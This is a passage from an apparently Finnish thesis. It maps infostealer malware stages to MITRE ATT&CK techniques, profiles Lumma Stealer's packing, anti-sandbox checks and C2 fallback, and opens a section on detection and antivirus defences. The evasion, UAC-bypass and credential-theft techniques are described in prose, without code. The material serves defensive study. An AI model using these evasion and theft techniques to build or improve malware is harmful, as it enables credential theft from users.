
4.4.1 Suoritusvaihe

Suoritusvaiheessa infostealer-haittaohjelma aktivoituu uhrin järjestelmässä. Tämä voi tapahtua joko hyödyntämällä ohjelmistohaavoittuvuuksia tai huijaamalla käyttäjä suorittamaan haitallinen tiedosto.

Yksi keino on laitteen haavoittuvuuden hyödyntäminen (**MITRE ATT&CK®-tekniikka Exploitation for Client Execution [T1203]**). Esimerkiksi Redline Stealerin on havaittu käyttävän hyväkseen Chromen V8-moottorin haavoittuvuutta (CVE-2022-1096) ja Internet Explorerin muistinkäsittelyvirhettä (CVE-2021-26411). (Logpoint, 2024, ss. 14–16)

Toinen yleinen tapa on manipuloida käyttäjää avaamaan haitallinen tiedosto (**MITRE ATT&CK®-tekniikka User Execution [T1204]**) ja käynnistämään komentosarjoja (**MITRE ATT&CK®-tekniikka Command and Scripting Interpreter [T1059]**). Tällöin esimerkiksi sähköpostin liitteenä toimitettu tiedosto sisältää upotetun PowerShell- tai CMD-komennon, joka lataa ja suorittaa haittaohjelman. Eräässä Lopgpointin (2024, s. 18) analyysissä Redline Stealer käytti cmd.exe-ohjelmaa ajaakseen bat-tiedoston uhrin temp-kansiosta. Tämän suorituksen alku näkyy ANY.RUN-hiekkalaatikon analyysikuvassa (Kuva 9).


Kuva 9. Redline stealer -näytteen suorituksen alku. (ANY.RUN, 2023)



4.4.2 Pysyvyyden varmistaminen

Kun infostealer-haittaohjelma aktivoituu uhrin järjestelmässä, sen seuraava tavoite on varmistaa pysyvyys. Tämä tarkoittaa, että haittaohjelma säilyy toiminnassa myös uudelleenkäynnistysten jälkeen ja jatkaa tietojen keruuta huomaamattomasti. Windows-ympäristössä pysyvyys toteutetaan usein lisäämällä haittaohjelman suoritustiedosto rekisterin Run-avaimeen (**MITRE ATT&CK®-tekniikka Boot or Logon Autostart Execution: Registry Run Keys/Startup Folder [T1547.001]**). Esimerkiksi Kuva 10 näkyy kuinka Redline Stealer on lisännyt rekisteriin tiedoston nimeltä services32.exe, joka muistuttaa järjestelmätiedostoa mutta sijaitsee eri hakemistossa kuin normaalisti. (Logpoint, 2024, s. 20)

Kuva 10. Windows rekisterin automaattikäynnistysohjelmien muokkaaminen (Cynet, 2025)



Toinen yleinen menetelmä on hyödyntää Windowsin ajastettuja tehtäviä (eng. Task Scheduler), jolloin haittaohjelma voidaan ajastaa toistuvasti suoritettavaksi, esimerkiksi minuutin välein (**MITRE ATT&CK®-tekniikka Scheduled Task/Job: Scheduled Task [T1053.005]**) (Logpoint, 2024, s. 21). Esimerkiksi Quorum Cyberin (2023) analysoima Vidar Stealer -haittaohjelma versio varmisti pysyvyyden tällä menetelmällä.

Pysyvyysvaiheessa haittaohjelma usein tarkistaa myös, missä ympäristössä se toimii. Monet infostealerit, kuten Amadey, Raccoon Stealer ja MetaStealer, estävät toimintansa, jos ne havaitsevat virtuaalikoneen tai analyysityökalun (**MITRE ATT&CK®-tekniikka Virtualization/Sandbox Evasion [T1497]**). (ANY.RUN, n.d.-c; hardee, 2022; ANY.RUN, n.d.-e)

Joissain tapauksissa haittaohjelma pyrkii myös korottamaan käyttöoikeuksiaan järjestelmässä. Esimerkiksi muokkaamalla Windowsin EnableLUA-rekisteriavainta haittaohjelma voi kiertää User Account Control (UAC) -suojauksen ja toimia vapaammin järjestelmässä (**MITRE ATT&CK®-tekniikka Abuse Elevation Control Mechanism: Bypass User Account Control [T1548.002]**). (Logpoint, 2024, s. 22)

4.4.3 Jälkien piilottaminen ja naamioituminen

Infostealer-haittaohjelmat pyrkivät minimoimaan jälkensä jo hyökkäyksen aikana säilyttääkseen huomaamattomuutensa ja estääkseen analyysin tai torjunnan. Yksi yleinen tekniikka on tiedostojen poistaminen ja prosessien sammuttaminen hyökkäyksen jälkeen

(**MITRE ATT&CK®-tekniikka Indicator Removal on Host: File Deletion [T1070.004]**). (Logpoint, 2024, s. 26)

Naamioituminen kulkee käsi kädessä jälkien piilottamisen kanssa. Haittaohjelmat voivat piilottaa tiedostonsa muuttamalla niiden attribuutteja niin, etteivät ne näy oletuksena tiedostonhallinnassa (**MITRE ATT&CK®-tekniikka Hide Artifacts: Hidden Files and Directories [T1564.001]**). Lisäksi PowerShell-komentoja voidaan ajaa ilman näkyvää komentoruutua WindowStyle Hidden -parametrilla (**MITRE ATT&CK®-tekniikka Hide Artifacts: Hidden Window [T1564.003]**). (Logpoint, 2024, s. 23)

Useat infostealerit pyrkivät myös kiertämään virustorjunnan ja palomuurit, esimerkiksi muokkaamalla Windows Defenderin asetuksia PowerShell-komennolla Add-MpPreference (**MITRE ATT&CK®-tekniikka Impair Defenses: Disable or Modify Tools [T1562.004]**) (Logpoint, 2024, s. 23).

Prosessin injektointi (**MITRE ATT&CK®-tekniikka Process Injection [T1055]**) on yleinen menetelmä, jossa haittaohjelma suorittaa koodinsa toisen prosessin muistissa. Erityisesti process hollowing -tekniikassa haitallinen koodi korvaa kokonaan alkuperäisen prosessin sisällön, säilyttäen kuitenkin luotettavalta näyttävän prosessin nimen ja sijainnin. Toinen naamiointikeino on ohjelmien esittäminen harmittomina järjestelmätiedostoina, kuten svchost.exe tai service32.exe, ja niiden sijoittaminen System32-kansioon (**MITRE ATT&CK®-tekniikka Masquerading: Match Legitimate Name or Location [T1036.005]**). (Kleymenov & Thabet, 2022, Inspecting Process Injection and API Hooking -luku, ensimmäinen kappale; Logpoint, 2024, s. 28)

Haittaohjelmat vaikeuttavat analyysiä myös kooditasolla obfuskoinnilla, eli tekemällä koodista vaikeasti luettavaa (**MITRE ATT&CK®-tekniikka Obfuscated Files or Information [T1027]**). Lisäksi haitallinen sisältö saatetaan salata tai pakata erityisillä työkaluilla (eng. packer), jotka purkavat koodin vasta suoritusvaiheessa. (Logpoint, 2024, s. 31; Kleymenov & Thabet, 2022, Unpacking, Decryption, and Deobfuscation -luku, ensimmäinen kappale)

4.4.4 Datan keräys

Infostealer-haittaohjelmien keskeinen tavoite on kerätä mahdollisimman paljon arvokasta tietoa tartunnan saaneelta laitteelta. Tiedonkeruu alkaa ympäristön kartoituksella: haittaohjelma selvittää käyttöjärjestelmätiedot, käyttäjäprofiilit, asennetut ohjelmistot, laitteen sijainnin ja lähiverkkokytkennät, yleensä lukemalla Windowsin rekisteriavaimia. Joissain tapauksissa, jos haittaohjelma esimerkiksi tunnistaa laitteen sijaitsevan tietyssä maassa (esimerkiksi entisen Neuvostoliiton alueen valtioissa), se saattaa keskeyttää toimintansa. (Logpoint, 2024, s. 33)

Tiedonkeruun kohteena ovat erityisesti verkkoselaimet, joihin tallennetaan käyttäjätunnuksia, salasanoja, luottokorttitietoja ja evästeitä (**MITRE ATT&CK®-tekniikat Credentials from Password Stores: Credentials from Web Browsers [T1555.003]** ja **Steal Web Session Cookie [T1539]**). Vaikka tiedot ovat usein salattuja, monet infostealerit kykenevät purkamaan ne käyttökelpoiseen muotoon. (Logpoint, 2024, s. 31)

Tietoa varastetaan myös sovelluksista kuten VPN-ohjelmista, sähköpostiohjelmista ja pikaviestipalveluista, etsimällä niiden konfiguraatiotiedostoja ja rekisterimerkintöjä (**MITRE ATT&CK®-tekniikka Unsecured Credentials [T1552]**). (Logpoint, 2024, s. 32)

Infostealerit hyödyntävät myös ruutukaappauksia esimerkiksi .NET-ympäristön Graphics.CopyFromScreen-rajapinnan avulla sekä lukevat laitteen leikepöydän sisältöä, jossa voi olla esimerkiksi kopioituja salasanoja (**MITRE ATT&CK®-tekniikat Screen Capture [T1113]** ja **Clipboard [T1115]**) (Logpoint, 2024, s. 35).

Kerätty tieto pakataan ja usein salataan esimerkiksi ZIP-arkistoksi, mikä vaikeuttaa havainnointia verkon valvontatyökaluilla. Pakattu tiedosto, niin sanottu loki, sisältää kaikki varastetut tiedot jäsenneltyinä. (**MITRE ATT&CK®-tekniikka Archive Collected Data [T1560]**) (Logpoint, 2024, s. 33; Ahmed, 2024).

Esimerkiksi Raccoon Stealer 2.0 skannaa selainten profiilikansioita ja hakee tiettyjä SQLite-muotoisia tiedostoja, kuten Login Data ja Cookies, joissa on tallennettuna kirjautumistietoja ja evästeitä. Haittaohjelma käyttää omia sisäänrakennettuja työkalujaan näiden tietojen purkamiseen. (hardee, 2022)

4.4.5 Datan siirto rikolliselle

Kun infostealer-haittaohjelma on kerännyt haluamansa tiedot, se siirtää ne rikolliselle taholle komento- ja hallintapalvelimen (eng. Command and Control, C2) kautta (**MITRE ATT&CK®-tekniikka Exfiltration Over C2 Channel [T1041]**). Useimmiten tiedot siirretään suoraan internetin yli käyttämällä tavallisia verkkoprotokollia, kuten HTTP ja HTTPS (**MITRE ATT&CK®-tekniikka Application Layer Protocol: Web Protocols [T1071.001]**). Vaihtoehtoisesti tietoa saatetaan siirtää sähköpostin, Telegramin tai Discordin välityksellä (**MITRE ATT&CK®-tekniikka Exfiltration Over Alternative Protocol [T1048]**). (Logpoint, 2024, s. 36)

Joissain tapauksissa haittaohjelma käyttää laillisia verkkopalveluita niin sanottuina välipalvelimina. Esimerkiksi ACRStealer käyttää tekniikkaa nimeltä Dead Drop Resolver, jossa C2-palvelimen osoite haetaan julkisesta Steam-profiilista. Näin C2-osoitteita voidaan muuttaa ilman haittaohjelman päivitystarvetta. (Asec, 2025)

Rikollisilla on usein käytössään ammattimaisia C2-hallintapaneeleita, joiden kautta he voivat tarkastella varastettua dataa reaaliaikaisesti, hallita bottiverkkoja ja ohjata lisätoimintoja, kuten uusien hyötykuormien lataamista (ThreatDown, 2021). Monissa tapauksissa infostealer poistaa itsensä laitteelta datan siirron jälkeen, mikä vaikeuttaa jälkikäteistä analyysiä ja suojatoimien kehittämistä.

Kun rikolliset saavat haltuunsa infostealerin keräämän datan, se päätyy usein myyntiin rikollisten markkinapaikoille tai Telegram-kanaville. Näissä ympäristöissä varastettu data leviää nopeasti ja hallitsemattomasti, mikä tekee leviämisen pysäyttämisestä vaikeaa. (Clay, 2023, s.9; Maguire, 2024)

4.5 Lumma stealer


Lumma Stealer, joka tunnetaan myös nimellä LummaC2, on yksi viime aikojen tunnetuimmista ja laajimmin levinneistä infostealer-haittaohjelmista. Ensimmäinen versio havaittiin elokuussa 2022, minkä jälkeen haittaohjelmaa on kehitetty ja päivitetty säännöllisesti. Lumma on kirjoitettu C-kielellä ja sen toiminta kohdistuu laajasti eri Windows-versioihin. Kehitystyön taustalla uskotaan olevan rikollisryhmä, jonka kotipaikka sijaitsee todennäköisesti entisen Neuvostoliiton alueella. (Uptycs, n.d.; ANY.RUN, n.d.-k)

Toisin kuin monet tarkasti kohdennetut haittaohjelmat, Lumma Stealer on rakennettu laajaan levitykseen. Sitä on levitetty esimerkiksi piraattiohjelmistojen, tekaistujen OnlyFans-hakkerointityökalujen ja väärennettyjen CAPTCHA-sivustojen avulla. (Waqas, 2024a; Waqas, 2024b) Lummaa myydään verkkorikollisten markkinapaikoilla ja Telegrammissa Malware-as-a-Service (MaaS) -palveluna eri tilausvaihtoehdoilla. Perusversion hinta on noin 250 dollaria, mutta kehittyneemmät versiot voivat maksaa jopa 1000 dollaria. Aiemmin koko haittaohjelman lähdekoodi ja hallintapaneeli on ollut ostettavissa noin 20 000 dollarin hintaan. (KrakenLabs, 2025a) Telegrammin virallisella LummaC2-kanavalla on yli 1800 jäsentä ja kanavan ylläpitäjät julkaisevat siellä aktiivisesti päivityksiä ja mainoksia palveluistaan (Hilligoss, 2023).

Lumma Stealer on suunniteltu keräämään laajasti arkaluontoista dataa. Se varastaa salasanoja, selaintietoja, salasanojenhallintaohjelmien tietovarastoja ja etätyöpöytäsovellusten asetustiedostoja. (Hilligoss, 2023).

Teknisesti LummaC2 on erittäin kehittynyt. Se hyödyntää kaksikerroksista pakkaajaa, jonka ensimmäinen kerros sisältää suuria määriä käyttökelvotonta assembly-koodia analyysin hidastamiseksi, ja toinen kerros purkaa haittaohjelman suoraan muistiin ilman tiedostojen tallentamista levylle. Tämä tiedostoton toiminta auttaa välttelemään havaitsemista. Lisäksi Lumma käyttää laajasti obfuskointitekniikoita ohjelman loogisen virran hajauttamiseen. Kuva 11 esittää visuaalisesti nämä pakkaajan kerrokset ja niiden väliset siirtymät. (KrakenLabs, 2025b; KrakenLabs, 2025a)


Kuva 11. LummaC2 v4.0 pakkaaja kerrokset (KrakenLabs, 2025b)



LummaC2 sisältää myös kehittyneitä antianalyysiominaisuuksia. Versiossa 4.0 on käytössä anti-sandbox-tekniikka, jossa haittaohjelma tarkkailee hiiren liikettä GetCursorPos()-funktion avulla. Jos liikettä ei havaita 300 millisekunnin sisällä, ohjelma ei käynnisty. Haittaohjelma hyödyntää trigonometrista analyysiä ihmismäisen käytöksen tunnistamiseen. (KrakenLabs, 2025b)

Toiminnallisesti Lumma keskittyy yksinomaan tiedon varastamiseen eikä käytä pysyvyysmekanismeja. Se ei myöskään tarkista käynnissä olevien instanssien määrää, mikä erottaa sen monista muista infostealer-haittaohjelmista. Aluksi Lumma kerää järjestelmätiedot, käyttäjäprofiilin .txt-tiedostot ja kryptovaluuttalompakoiden tiedot ja siirtää ne C2-palvelimelle. Tämän jälkeen haittaohjelma varastaa tietoja selaimista, kuten Chromesta ja Edgestä, sekä etsii varastettavia tietoja kryptovaluuttalompakkojen ja kaksivaiheisen todennuksen (2FA) selainlaajennuksista. Lopuksi se käsittelee vielä Firefoxin erikseen. Jokaisen kerätyn tietokokonaisuuden jälkeen tiedot pakataan ja siirretään C2-palvelimelle. Tämä vaiheittainen tiedonsiirto mahdollistaa sen, että hyökkäys voi onnistua osittain, vaikka prosessi keskeytyisi ennen täydellistä tiedonkeruuta. (KrakenLabs, 2025a) LummaC2:n hyökkäyksen eteneminen vaiheittain on havainnollistettu Kuva 12.

Kuva 12. LummaC2:n toimintaketju tiedonkeruusta tiedonsiirtoon (KrakenLabs, 2025a)



Haittaohjelman kehittäjät ovat tehneet LummaC2:sta modulaarisen ja joustavan. Uusimmissa versioissa on ominaisuuksia, jotka osaavat varastaa Discord-tunnuksia, Steam-profiilitietoja ja Notepad++-editorin istuntotietoja. Lisäksi käytössä on C2 fallback -järjestelmä, jossa varayhteyksiä komentopalvelimiin haetaan esimerkiksi Steam-profiileista. (James, 2024)

Erityisen huolestuttava ominaisuus on mahdollisuus muuttaa uhrin tietokone välityspalvelimeksi GhostSocks-työkalun avulla. Tämän avulla hyökkääjät voivat esimerkiksi uudistaa vanhentuneita Google-tokeneita ja kiertää laitteeseen perustuvia suojausmekanismeja. Saavutettu sisäänpääsy voidaan myös myydä edelleen kiristysohjelmatoimijoille. (James, 2024)

Lumma Stealerin kehittäjät ovat panostaneet erityisesti analysoinnin ja tutkimisen estämiseen. Esimerkiksi v4.0-versiossa haittaohjelma tarkistaa, onko se suojattu erillisellä crypter-ohjelmalla ennen käynnistymistä. Mikäli suojausta ei havaita, ohjelma keskeyttää toimintansa ja näin estää mahdollisen puhtaan version analysoinnin. (KrakenLabs, 2025b)

Tämän opinnäytetyön kirjoittamisen aikana, toukokuussa 2025, useat kansainväliset viranomaiset toteuttivat laajamittaisen operaation Lumma Stealer -haittaohjelman infrastruktuuria vastaan yhteistyössä Microsoftin kanssa. Operaation seurauksena saatiin suljettua merkittävä määrä haittaohjelman komentopalvelimia ja jakelukanavia. (Masada, 2025) Lisäksi INTERPOL suoritti alkuvuonna 2025 Operation Secure -nimisen kansainvälisen toimenpiteen, jonka aikana suljettiin yli 20 000 haitallista IP-osoitetta ja verkkotunnusta, mukaan lukien Lumma Stealeriin liittyvää infrastruktuuria (INTERPOL, 2025). Vaikka toimet ovat olleet merkittäviä ja ovat selvästi häirinneet Lumma Stealerin toimintaa, haittaohjelma ei ole kadonnut. Sen kehittäjät ovat jatkaneet infrastruktuurin palauttamista ja pyrkivät ylläpitämään rikollista mainettaan, joka nykyisessä kyberrikollisuuden toimintaympäristössä on usein tärkeämpää kuin itse tekninen infrastruktuuri. (Check Point Research, 2025)

Kaiken kaikkiaan Lumma Stealer on äärimmäisen monipuolinen, modulaarinen ja teknisesti edistynyt haittaohjelma, jonka jatkuva kehitys ja havainnointia välttelevät tekniikat tekevät siitä vakavan uhan sekä yksityishenkilöille että organisaatioille.

5 Haittaohjelmien tunnistaminen ja torjunta

Haittaohjelmien torjunnassa nopea tunnistaminen on ensiarvoisen tärkeää. Mitä aikaisemmin uhka havaitaan, sitä helpommin se voidaan estää. (Malwarebytes, n.d.) Infostealer-haittaohjelmien kohdalla pelkkä virustorjunta ei usein riitä, sillä nämä haittaohjelmat voivat ladata itsensä huomaamattomasti ja ohittaa perinteiset suojaukset. Niiden tunnistaminen edellyttää usein perusteellista analyysiä, joka kohdistuu tiedostoihin, sähköposteihin ja verkkokäyttäytymiseen. Tällainen analyysi voi kuitenkin herättää yksityisyyden suojaan liittyviä huolia, erityisesti silloin, kun analysoitava tiedosto joudutaan lähettämään pilvipohjaiseen tarkastukseen. (Dara ym., 2018, ss. 28–29) Tässä luvussa tarkastellaan, millaisia menetelmiä ja teknologioita infostealer-haittaohjelmien tunnistamiseen ja torjuntaan on käytettävissä.

Infostealer-haittaohjelmien leviäminen tapahtuu pääasiassa tietojenkalastelukampanjoiden välityksellä, mikä tekee käyttäjien tietoisuuden lisäämisestä keskeisen torjuntakeinon. Organisaatioiden tulisi kouluttaa työntekijöitä tunnistamaan tietojenkalastelun eri muodot ja kannustaa turvallisiin toimintatapoihin. (Logpoint, 2024, s. 54) Benjamin Särkkä korostaa Women4Cyber Finlandin (2025) haastattelussa, että onnistumisista palkitseminen edistää turvallista toimintakulttuuria tehokkaammin kuin epäonnistumisista rankaiseminen.

Kirjoittajan näkemyksen mukaan pelkkään epäonnistumiseen keskittyvät käytännöt, kuten tietojenkalastelutestien ”epäonnistumisen” jälkeinen lisäkoulutus, voivat heikentää henkilöstön motivaatiota ja avoimuutta oikeissa tietojenkalastelu tilanteissa. Siksi on erityisen tärkeää panostaa yksilöiden tietoturvatietoisuuden kasvattamiseen. Tässä korostuvat muun muassa läheisten esimerkillinen toiminta, viranomaistiedotus ja median rooli.

Suomessa Kyberturvallisuuskeskus tekee aktiivisesti tiedotus- ja opastustyötä tuodakseen tietoturvaa lähemmäs yksittäistä kansalaista, esimerkiksi kybersää-julkaisujen avulla (Kyberturvallisuuskeskus, n.d.). Myös Cyber Citizen-hanke korostaa, että tietoturvataitojen tulee olla osa kaikkien kansalaistaitoja (Cyber Citizen, n.d.).

Jos vahinko kuitenkin ehtii tapahtua, tilanteesta on tärkeää ottaa opiksi. Keskeisiä keinoja torjuntakyvyn parantamiseksi ovat tehokas haittaohjelmien tunnistaminen ja analysointi sekä tartuntojen tunnusmerkkien (eng. indicator of compromise, IOC) tallentaminen

virustorjuntatietokantoihin. Lisäksi virustorjuntaohjelmistojen ajantasaisuus, vuototietojen seuranta ja jatkuva valppaus uudenlaisen hyökkäysinfrastruktuurin varalta ovat välttämättömiä käytäntöjä infostealer-haittaohjelmien torjumiseksi. (Clay, 2023, s. 13)

5.1 Virustorjuntaohjelmistot

Virustorjuntaohjelmistot ovat keskeinen osa infostealer-haittaohjelmien torjuntaa. Niiden tehtävänä on suojata laitteita tunnistamalla, estämällä ja poistamalla haittaohjelmia. Aiemmin virustorjunta perustui lähinnä tunnistetietoihin (engl. signature-based detection), mutta nykyisin hyödynnetään myös heuristiikkaa, käyttäytymisanalyysiä ja koneoppimista. (Rains, 2023, The evolution of malware -luku, yhdeksäs kappale)

Tunnistetietopohjainen tunnistus perustuu aiemmin havaittujen haittaohjelmien koodin, hajautustiivisteiden (hash-arvojen) tai binäärirakenteiden vertailuun. Menetelmä on tehokas tunnettuja haittaohjelmia vastaan, mutta heikompi uusia ja muuntuvia variantteja vastaan. (Souri & Hosseini, 2018, ss.3–4)

Täydennyksenä käytetään käyttäytymispohjaista tunnistusta (engl. behavior-based detection), jossa tarkastellaan ohjelman aiheuttamia muutoksia tiedostoihin, rekisteriarvoihin ja verkkoyhteyksiin. Tämä lähestymistapa on erityisen hyödyllinen uusien tai nollapäivähyökkäysten havaitsemisessa, mutta vaatii paljon resursseja ja voi olla altis tunnistuksen kiertämisyrityksille. (Souri & Hosseini, 2018, s. 5)

Useat nykyaikaiset virustorjuntaratkaisut yhdistävät näitä menetelmiä koneoppimiseen ja pilvipohjaisiin analyysipalveluihin. Esimerkiksi Microsoft Defender seuraa prosessien käynnistymistä ja tiedostojen latauksia tunnistaakseen poikkeavaa toimintaa. F-Secure Total hyödyntää DeepGuard-teknologiaa ja pilvianalyysia haitallisen verkkosisällön estämiseksi. (Microsoft, 2024; F-Secure, n.d.; F-Secure, 2023)

Nykyaikaiset virustorjuntaratkaisut tarjoavat tärkeää suojaa, mutta infostealer-haittaohjelmat on usein suunniteltu kiertämään jopa edistyneimmät puolustusmekanismit. Siksi virustorjunta muodostaa vain yhden osan kokonaisvaltaisesta suojauksesta. (CyberNewsWire, 2025)

5.1.1 Suojaavat selainlaajennukset

Selainlaajennukset voivat tarjota tehokasta lisäsuojaa infostealer-haittaohjelmia vastaan estämällä pääsyn haitallisille verkkosivustoille ja varoittamalla käyttäjiä uhista ennen tietojen varastamista. Suojaavia selainlaajennuksia ovat esimerkiksi mainosten ja seurantaevästeiden estäjät, salasananhallintasovellukset sekä haitallisia sivustoja suodattavat ratkaisut. Lisäksi on olemassa niin sanottuja siivouslaajennuksia, jotka poistavat selaimeen kertynyttä yksityistä dataa, pienentäen sekä varastettavan tiedon määrää että hyökkäyspinta-alaa. Koska näillä laajennuksilla on usein laajat käyttöoikeudet selaimen ja käyttäjän tietoihin, on tärkeää valita vain luotettavia ja tunnettuja vaihtoehtoja. (Arntz, 2021)

Selainlaajennukset voivat hyödyntää koneoppimista tunnistaakseen vaarallisia verkkosivustoja analysoimalla niiden käyttäytymistä, liikennettä ja käyttäjän vuorovaikutusta. (Chy & Buadi, 2024, ss. 17161–17163) Esimerkiksi NoPhish-laajennus varoittaa reaaliajassa epäilyttävistä sivuista ja estää arkaluontoisten tietojen syöttämisen huijaussivustoille (Thaqi ym., 2024, ss. 8–18). Vaikka nämä laajennukset eivät suojaa suoraan infostealer-haittaohjelmilta, ne voivat merkittävästi pienentää tietojen varastamisen riskiä.

5.1.2 Hiekkalaatikointi ja sovelluseristys

